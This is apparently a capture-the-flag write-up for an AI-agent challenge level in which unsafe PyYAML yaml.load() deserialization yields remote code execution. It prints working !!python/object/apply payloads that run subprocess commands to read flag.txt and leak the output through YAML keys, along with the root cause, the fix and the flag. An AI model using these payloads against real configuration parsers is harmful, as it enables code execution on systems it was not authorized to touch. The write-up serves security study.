arkx · expert · level 6
Arkx — The Shape Shifter
| Target | Arkx · Expert track · Level 6 |
|---|---|
| Vulnerability | Unsafe YAML deserialization (yaml.load) → RCE |
| OWASP LLM Top 10 | LLM05 Improper Output Handling · LLM06 Excessive Agency |
| MITRE ATLAS | AML.T0053 LLM Plugin Compromise · AML.T0051 LLM Prompt Injection |
| Flag | flag-ed500f |
Result
The Shape Shifter exposes a “Configuration Processor” that parses user-supplied YAML with yaml.load() (the unsafe loader) and echoes back only the config’s keys. PyYAML object tags execute arbitrary Python — the challenge is surfacing the output when only keys are shown.
Flag: flag-ed500f
Exploit

1 — Prove execution. A !!python/object/apply tag runs code, but the value side is swallowed (keys-only output):
{flagval: !!python/object/apply:subprocess.check_output [["cat","flag.txt"]]}2 — Diagnose the type. check_output returns bytes; the renderer throws “expected str instance, bytes found” — confirming execution, wrong type.
3 — Final payload. Force a str (text: true) and place the command output in the key position so it gets printed:
{? !!python/object/apply:subprocess.check_output {args: [["cat","flag.txt"]], kwds: {text: true}} : m}Rendered as:
Example key: flag-ed500fRoot cause
yaml.load() with the default/unsafe loader on untrusted input allows arbitrary object construction and function invocation (CWE-502). The “keys-only” output is an information-flow restriction, not a safety control, and is trivially sidestepped by putting executed output in a key.
Impact
Remote code execution in the agent runtime from a crafted configuration document. One-line fix: yaml.safe_load().